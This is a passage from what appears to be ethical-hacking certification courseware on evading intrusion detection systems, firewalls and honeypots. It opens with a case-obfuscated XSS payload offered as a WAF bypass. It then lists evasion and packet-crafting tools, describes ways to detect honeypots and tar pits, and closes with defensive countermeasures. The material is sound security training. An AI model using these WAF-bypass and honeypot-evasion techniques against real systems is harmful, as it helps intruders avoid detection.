  <scirpt>alert("XSS")</script>
  ```

  Using obfuscation, the above payload is replaced with

  ```
  <sCiRPt>aLeRT("XSS")</sCriPT>
  ```

  The above payload bypasses the WAF successfully



Evading IDS, Firewalls, and Honeypots

Module Flow

CEH

1. IDS, Firewall and Honeypot Concepts
2. IDS, Firewall and Honeypot Solutions
3. Evading IDS
4. Evading Firewalls
5. IDS/Firewall Evading Tools
6. Detecting Honeypots
7. IDS/Firewall Evasion Countermeasures
8. Penetration Testing

IDS/Firewall Evading Tools

During Firewall evasion, attackers use various security-auditing tools that assess firewall behavior. This section features and enlists some of these tools that help attackers bypass firewall restrictions. They automate the process of bypassing firewall rules while increasing effectiveness and consuming less time.


Evading IDS, Firewalls, and Honeypots

IDS/Firewall Evading Tools

IDS/Firewall Evasion Tools

Traffic IQ Professional

Traffic IQ Professional enables security professionals to **audit and validate** the behavior of **security devices** by generating the **standard application** traffic or attack traffic between two virtual machines



http://www.idappcom.com

Hotspot Shield
https://www.hotspotshield.com

FTester
https://inversepath.com

Snare Agent for Windows
https://www.intersectalliance.com

Tomahawk
http://tomahawk.sourceforge.net

Atelier Web Firewall Tester
http://www.atelierweb.com

IDS/Firewall Evasion Tools

- **Traffic IQ Professional**

  Source: *http://www.idappcom.com*

  Traffic IQ Professional enables security professionals to audit and validate the behavior of security devices by generating the standard application traffic or attack traffic between two virtual machines. It can be used to assess, audit, and test the behavioral characteristics of any non-proxy packet-filtering device including:

  - Application firewall systems
  - Intrusion detection systems
  - Intrusion prevention systems
  - Routers and switches

Some of the additional IDS/firewall evasion tools include:

- Hotspot Shield (*https://www.hotspotshield.com*)
- FTester (*https://inversepath.com*)
- Snare Agent for Windows (*https://www.intersectalliance.com*)
- Tomahawk (*http://tomahawk.sourceforge.net*)
- Atelier Web Firewall Tester (*http://www.atelierweb.com*)
- Freenet (*https://freenetproject.org*)
- Your Freedom (*https://your-freedom.net*)

- Proxifier (*https://www.proxifier.com*)
- VPN One Click (*https://www.vpnoneclick.com*)
- Iodine (*http://code.kryo.se*)
- Nmap (*https://nmap.org*)

Evading IDS, Firewalls, and Honeypots


IDS/Firewall Evading Tools

Packet Fragment Generator Tools

C|EH

Colasoft Packet Builder

Colasoft packet builder is a network packet crafter, packet generator or packet editor that network professionals use to **build (or craft) all types of custom networks**



http://www.colasoft.com

CommView
https://www.tamos.com

NetScanTools Pro
https://www.netscantools.com

Ostinato
http://ostinato.org

WAN Killer
https://www.solarwinds.com

WireEdit
https://wireedit.com

Packet Fragment Generators

There are various packet fragment generators that attackers use to perform fragmentation attacks on firewalls to bypass them.

- **Colasoft Packet Builder**


  Source: *http://www.colasoft.com*

  Colasoft Packet Builder is used to create custom network packets and fragmenting packets. Attackers use this tool to create custom malicious packets and fragment them in such a way that firewalls will not detect them. They can create custom network packets such as Ethernet Packet, ARP Packet, IP Packet, TCP Packet, and UDP Packet. You can use this tool to check your network's protection against attacks and intruders.

Listed below are some of the additional packet generator tools:

- CommView (*https://www.tamos.com*)
- NetScanTools Pro (*https://www.netscantools.com*)
- Ostinato (*http://ostinato.org*)
- WAN Killer (*https://www.solarwinds.com*)
- WireEdit (*https://wireedit.com*)
- hping3 (*http://www.hping.org*)
- Multi-Generator (MGEN) (*https://www.nrl.navy.mil*)
- Net-Inspect (*http://search.cpan.org*)
- fping (*https://fping.org*)
- pktgen (*https://wiki.linuxfoundation.org*)


- Packeth (*http://packeth.sourceforge.net*)
- LANforge FIRE (*https://www.candelatech.com*)
- Bit-Twist (*http://bittwist.sourceforge.net*)



Evading IDS, Firewalls, and Honeypots

Module Flow

1. IDS, Firewall and Honeypot Concepts
2. IDS, Firewall and Honeypot Solutions
3. Evading IDS
4. Evading Firewalls
5. IDS/Firewall Evading Tools
6. Detecting Honeypots
7. IDS/Firewall Evasion Countermeasures
8. Penetration Testing



Evading IDS, Firewalls, and Honeypots
Detecting Honeypots

Detecting Honeypots

- Attackers can determine the **presence of honeypots** by probing the services running on the system
- Attackers craft **malicious probe packets** to scan for services such as HTTP over SSL (HTTPS), SMTP over SSL (SMPTS), and IMAP over SSL (IMAPS)
- Ports that show a particular service running but deny a **three-way handshake connection** indicate the presence of a honeypot

Tools to probe honeypots:

- Send-safe Honeypot Hunter
- Nessus
- Hping


Note: Attackers can also defeat the purpose of honeypots by using multi-proxies (TORs) and hiding their conversation using encryption and steganography techniques

Detecting Honeypots

Honeypots are traps set to detect, deflect, or counteract unauthorized intrusion attempts. While attempting to break into the target network, attackers perform honeypot detection using various tools and techniques. This section discusses these tools and how they are used.

A honeypot is an Internet system designed primarily for diverting attackers by tricking or attracting them during attempts to gain unauthorized access to information systems. Attackers can determine the presence of honeypots by probing the services running on the system. Attackers use honeypot detection systems or methods to identify the honeypots installed on the target network. Attackers craft malicious probe packets to scan for services such as HTTP over SSL (HTTPS), SMTP over SSL (SMPTS), and IMAP over SSL (IMAPS). Ports that show a particular service running but deny a three-way handshake connection indicate the presence of a honeypot. Once they detect honeypots, attackers try to bypass them so that they can focus on targeting the actual network. Tools to probe honeypots are Send-safe Honeypot Hunter, Nessus, and Hping.


Note: Attackers can also defeat the purpose of honeypots by using multi-proxies (TORs) and hiding their conversation using encryption and steganography techniques



Evading IDS, Firewalls, and Honeypots
Detecting Honeypots

Detecting and Defeating Honeypots

Detecting presence of Layer 7 Tar Pits	Look at the **latency of the response** from the service
Detecting presence of Layer 4 Tar Pits	Analyze the **TCP window size**, where tar pits continuously acknowledge incoming packets even though the TCP window size is reduced to zero
Detecting presence of Layer 2 Tar Pits	If an attacker is present on the same network as the Layer 2 tar pits, then the attacker can detect the presence of this daemon by looking at the **responses with unique MAC address** 0:0:f:ff:ff:ff which act as a kind of black hole
Detecting HoneyPots running on VMware	Look at the **IEEE standards for the current range of MAC addresses** assigned to VMWare Inc.
Detecting presence of Honeyd Honeypot	Perform time based **TCP Finger printing** methods (SYN Proxy behavior)



Evading IDS, Firewalls, and Honeypots
Detecting Honeypots

Detecting and Defeating Honeypots (Cont'd)

Detecting presence of User-Mode Linux (UML) Honeypot	Analyze the files such as **/proc/mounts**, **/proc/interruppts**, and **/proc/cmdline**, etc. which contain UML-specific information
Detecting presence of Sebek-based Honeypots	Sebek logs everything that is accessed via read() before transferring to the network causing the congestion effect. Analyze the **congestion in the network layer**
Detecting presence of Snort_inline Honeypot	Analyze the **outgoing packets** by capturing the Snort_inline modified packet through another host system and identifying the packet modification
Detecting presence of Fake AP	Fake access points only send beacon frames but do not generate any fake traffic on the access points and an attacker can **monitor the network traffic** and easily notice the presence of Fake AP
Detecting presence of Bait and Switch Honeypots	Look at specific **TCP/IP parameters** like the Round-Trip Time (RTT), the Time To Live (TTL), the TCP timestamp, etc.

Detecting and Defeating Honeypots

A honeypot is a security mechanism that is deployed to counterattack and traps the attackers. Honeypots lure the attackers to perform malicious attempts, and this attack information provides the insight into the level and type of threats a network infrastructure can face. As an attacker, determining whether the target system is legitimate one or a honeypot is essential to compromise network without being detected. Identifying and defeating these honeypot establishments stealthily is the fundamental task of a professional hacker.

Following discussed are some of the techniques to identify, detect and defeat various honeypot infrastructures:


- **Detecting presence of Layer 7 Tar Pits:** Tar pits are the security entities that are similar to honeypots which are designed to respond slowly to the incoming requests. These tar pits slow down the unauthorized attempts of the hackers. The layer seven tar pits react slowly to the incoming SMTP commands by the attackers/spammers. Attackers can identify the presence of Layer 7 tar pits by looking at the latency of the response from the service.

- **Detecting presence of Layer 4 Tar Pits:** Layer 4 tar pits play with the TCP/IP stack and are effectively employed to slow down the spreading of worms, backdoors, etc. In these type of tar pits, the iptables accept the incoming TCP/IP connection and spontaneously switches to a zero-window size, blocking the attacker to send further data. This connection cannot be terminated by the attacker since no data is transferred to the target machine. Layer 4 tar pits like Labrea can be identified by the attacker by analyzing the TCP window size, where tar pit continuously acknowledge incoming packets even though the TCP window size is reduced to zero.

- **Detecting presence of Layer 2 Tar Pits:** If an attacker launches an attack from the same network, the issues of Layer 2 arises. These Layer 2 tar pits are used to block the network penetration of the attacker who gained access to the network as well as preventing the internal threats. The attacker can detect the presence of this daemon by looking at the responses with unique MAC address 0:0:f:ff:ff:ff which act as a kind of black hole. An attacker can also identify the presence of these tar pits by analyzing the ARP responses.

- **Detecting Honeypots running on VMware:** VMWare is a commercially available virtual machine that is used to launch multiple instances of OS simultaneously. These virtual machines can be configured with various virtual machine resources like CPU, memory, disks, I/O devices, etc. Due to numerous advantages, VMWare is widely used to launch honeypots. Attackers can identify the instances that are running on the VMWare virtual machine by analyzing the MAC address. By looking at the IEEE standards for the current range of MAC addresses assigned to VMWare Inc., an attacker can identify the presence of VMWare based honeypots.

- **Detecting presence of Honeyd Honeypot:** Honeyd is a widely used honeypot deamon. It is used to create thousands of honeypots easily. It is a network simulated and services simulated honeypot deployment engine. This honeyd honeypot can respond to the remote attacker who tries to contact SMTP service with fake responses.



```
Echo "220 intranet ESMTP
sendmail 8.1"

While read data
{
  if data ~ "HELO" then ...
  if data ~ "MAIL FROM" then...
  ...
}
```

FIGURE 12.7: Honeyd fake response

An attacker can identify the presence of honeyd honeypot by performing time based TCP Fingerprinting methods (SYN Proxy behavior). The following picture depicts the difference between a response to a normal computer vs. the response of honeyd honeypot for the manual SYN request sent by an attacker.




FIGURE 12.8: Response to SYN request by normal computer vs. Honeyd Honeypot

- **Detecting presence of User-Mode Linux (UML):** User-Mode-Linux is an open source to under Gnu which is used to create virtual machines and is efficient in deploying honeypots. Attackers can identify the presence of UML honeypot by analyzing the files such as /proc/mounts, /proc/interrupts, and /proc/cmdline, etc. which contain UML-specific information.
- **Detecting presence of Sebek-based Honeypots:** Sebek is a server/client based honeypot application that captures the rootkits and other malicious malware that hijacks the read() system call. This type of honeypots record all the data that is accessed via reading () call. Attackers can detect the existence of Sebek based honeypots by analyzing the congestion in the network layer since Sebek data communication will be mostly unencrypted. Since Sebek logs everything that is accessed via reading () call before transferring to the network, it causes the congestion effect.
- **Detecting presence of Snort_inline:** Snort_inline is a modified version of Snort IDS which is capable of packet manipulation. It can rewrite rules in iptables and is mainly used in GenII (2nd generation) Honeynets to block known attacks and avoid attacker bouncing. Attackers can identify these honeypots by analyzing the outgoing packets. If an outgoing packet is dropped, that might look like a black hole to an attacker, and when the snort_inline modifies an outgoing packet, the attacker can capture the modified packet through another host system and identify the packet modification.
- **Detecting presence of Fake AP:** Fake Access points are those who creates fake 802.11b beacon frames with randomly generated ESSID and BSSID (MAC-address) assignments. Fake access points only send beacon frames but do not produce any fake traffic on the access points, and an attacker can monitor the network traffic and quickly notice the presence of Fake AP.
- **Detecting presence of Bait and Switch Honeypots:** Bait and switch honeypots are actively participating security establishments that are employed to response quickly to the incoming threats and malicious attempts. The Bait and switch honeypots redirect all malicious network traffic to a honeypot after any intrusion attempt is detected. An attacker can identify the presence of this kind of honeypots by looking at specific TCP/IP parameters like the Round-Trip Time (RTT), the Time To Live (TTL), the TCP timestamp, etc.

Honeypot Detection Tool: Send-Safe Honeypot Hunter

Send-Safe Honeypot Hunter is a tool designed for checking **lists of HTTPS and SOCKS proxies** for "honey pots"

Features:


01 Checks lists of **HTTPS**, **SOCKS4**, and **SOCKS5 proxies** with any ports

02 Checks **several remote or local proxylists** at once

03 Can upload **"Valid proxies"** and **"All except honeypots"** files to FTP

04 Can process **proxylists** automatically every specified period of time

05 May be used for **usual proxylist** validating as well



Send-Safe Honeypot Hunter 3.2.28 ---- DEMO

Settings | Status | About

Proxylists to check: C:\Program Files (x86)\Send-Safe Honeypot Hunter DEMO\text.txt

Output
☑ Valid proxies: C:\Program Files (x86)\Send-Safe Honeypot Hunter DEMO\goo
☑ Failed proxies: C:\Program Files (x86)\Send-Safe Honeypot Hunter DEMO\vali
☑ Honeypots: C:\Program Files (x86)\Send-Safe Honeypot Hunter DEMO\hor
☑ All exept honeypots: C:\Program Files (x86)\Send-Safe Honeypot Hunter DEM

Options
□ Use proxies:
Number of threads: 50 Listener IP: 192.168.0.244 □ remote
Connection timeout: 15 Client IP: 192.168.0.244 □ remote
Number of retries: 1 SMTP Port: 25
□ RBL Check: list.dsbl.org
□ Save working proxies (before RBL check) to
□ Check RBL list □ Write log to file Log level 0 - No Logging
□ Check proxylist every 30 minutes □ Restart after check Proxy type AUTO

Elapsed time: 0.00.00 Started: N/A

http://www.send-safe.com

Honeypot Detection Tools

Attackers user honeypot detection tools to detect honeypots in the target organizational networks.


- **Send-Safe Honeypot Hunter**

  Source: *http://www.send-safe.com*

  Send-Safe Honeypot Hunter is a tool designed for checking lists of HTTPS and SOCKS proxies for "honey pots."

  Features:

  - Checks lists of HTTPS, SOCKS4, and SOCKS5 proxies with any ports
  - Checks several remote or local proxylists at once
  - Can upload "Valid proxies" and "All except honeypots" files to FTP
  - Can process proxylists automatically every specified period
  - May be used for usual proxylist validating as well




Evading IDS, Firewalls, and Honeypots

Module Flow

1. IDS, Firewall and Honeypot Concepts
2. IDS, Firewall and Honeypot Solutions
3. Evading IDS
4. Evading Firewalls
5. IDS/Firewall Evading Tools
6. Detecting Honeypots
7. IDS/Firewall Evasion Countermeasures
8. Penetration Testing

IDS/Firewall Evasion Countermeasures

The previous sections discussed various tools and techniques attackers use to bypass network security perimeters such as IDSs, firewalls, and honeypots to enter a target network. It is necessary to deploy and configure them securely to avoid attacks on network security perimeters. This section discusses various countermeasures and best practices for hardening these network security perimeters.



Evading IDS, Firewalls, and Honeypots


IDS/Firewall Evasion Countermeasures

How to Defend Against IDS Evasion

1. Shut down switch ports associated with known attack hosts
2. Perform an in-depth analysis of ambiguous network traffic for all possible threats
3. Use TCP FIN or Reset (RST) packet to terminate malicious TCP sessions
4. Look for the nop opcode other than 0x90 to defend against the polymorphic shellcode problem
5. Train users to identify attack patterns and regularly update/patch all the systems and network devices
6. Deploy IDS after a thorough analysis of network topology, nature of network traffic, and the number of host to monitor
7. Use a traffic normalizer to remove potential ambiguity from the packet stream before it reaches the IDS
8. Ensure that IDSs normalize fragmented packets and allow those packets to be reassembled in the proper order
9. Define DNS server for client resolver in routers or similar network devices
10. Harden the security of all communication devices such as modems, routers, switches, etc.
11. If possible, block ICMP TTL expired packets at the external interface level and change the TTL field to a large value
12. Regular update of antivirus signature database
13. Use a traffic normalization solution at the IDS to prevent the system against evasions
14. Store the attack information (attacker IP, victim IP, timestamp) for future analysis

How to Defend Against IDS Evasion

- Shut down switch ports associated with the known attack hosts.
- Perform an in-depth analysis of ambiguous network traffic for all possible threats.
- Use TCP FIN or Reset (RST) packet to terminate malicious TCP sessions.
- Look for the nop opcode other than 0x90 to defend against the polymorphic shellcode problem.
- Train users to identify attack patterns and regularly update/patch all the systems and network devices.
- Deploy IDS after a thorough analysis of network topology, nature of network traffic, and the number of hosts to monitor.
- Use a traffic normalizer to remove potential ambiguity from the packet stream before it reaches to the IDS.
- Ensure that IDSs normalize fragmented packets and allow those packets to be reassembled in the proper order.
- Define DNS server for client resolver in routers or similar network devices.
- Harden the security of all communication devices such as modems, routers, etc.
- If possible, block ICMP TTL expired packets at the external interface level and change the TTL field to a considerable value, ensuring that the end host always receives the packets.
- Regular update of antivirus signature database.
- Use a traffic normalization solution at the IDS to prevent the system against evasions.
- Store the attack information (attacker IP, victim IP, timestamp) for future analysis.



Evading IDS, Firewalls, and Honeypots
IDS/Firewall Evasion Countermeasures

How to Defend Against Firewall Evasion

C|EH

1 Configuration of the firewall should be done in such a way that the IP address of an intruder should be filtered out

2 Set the firewall ruleset to deny all traffic and enable only the services required

3 If possible, create a unique user ID to run the firewall services. Rather than running the services using the administrator or root IDs

4 Configure a remote syslog server and apply strict measures to protect it from malicious users

5 Monitor firewall logs at regular intervals and investigate all suspicious log entries found

6 By default, disable all FTP connections to or from the network

7 Catalog and review all inbound and outbound traffic allowed through the firewall

8 Run regular risk queries to identify vulnerable firewall rules

9 Monitor user access to firewalls and control who can modify the firewall configuration

10 Specify the source and destination IP addresses as well as the ports

11 Notify the security policy administrator on firewall changes and document them


12 Control physical access to the firewall

13 Take regular backups of the firewall ruleset and configuration files

14 Schedule regular firewall security audits

How to Defend Against Firewall Evasion

- The configuration of the firewall should be performed in such a way that the IP address of an intruder should be filtered out.
- Set the firewall ruleset to deny all traffic and enable only the services required.
- If possible, create a unique user ID to run the firewall services. Rather than running the services using the administrator or root IDs.
- Configure a remote syslog server and apply strict measures to protect it from malicious users.
- Monitor firewall logs at regular intervals and investigates all suspicious log entries found.
- By default, disable all FTP connections to or from the network.
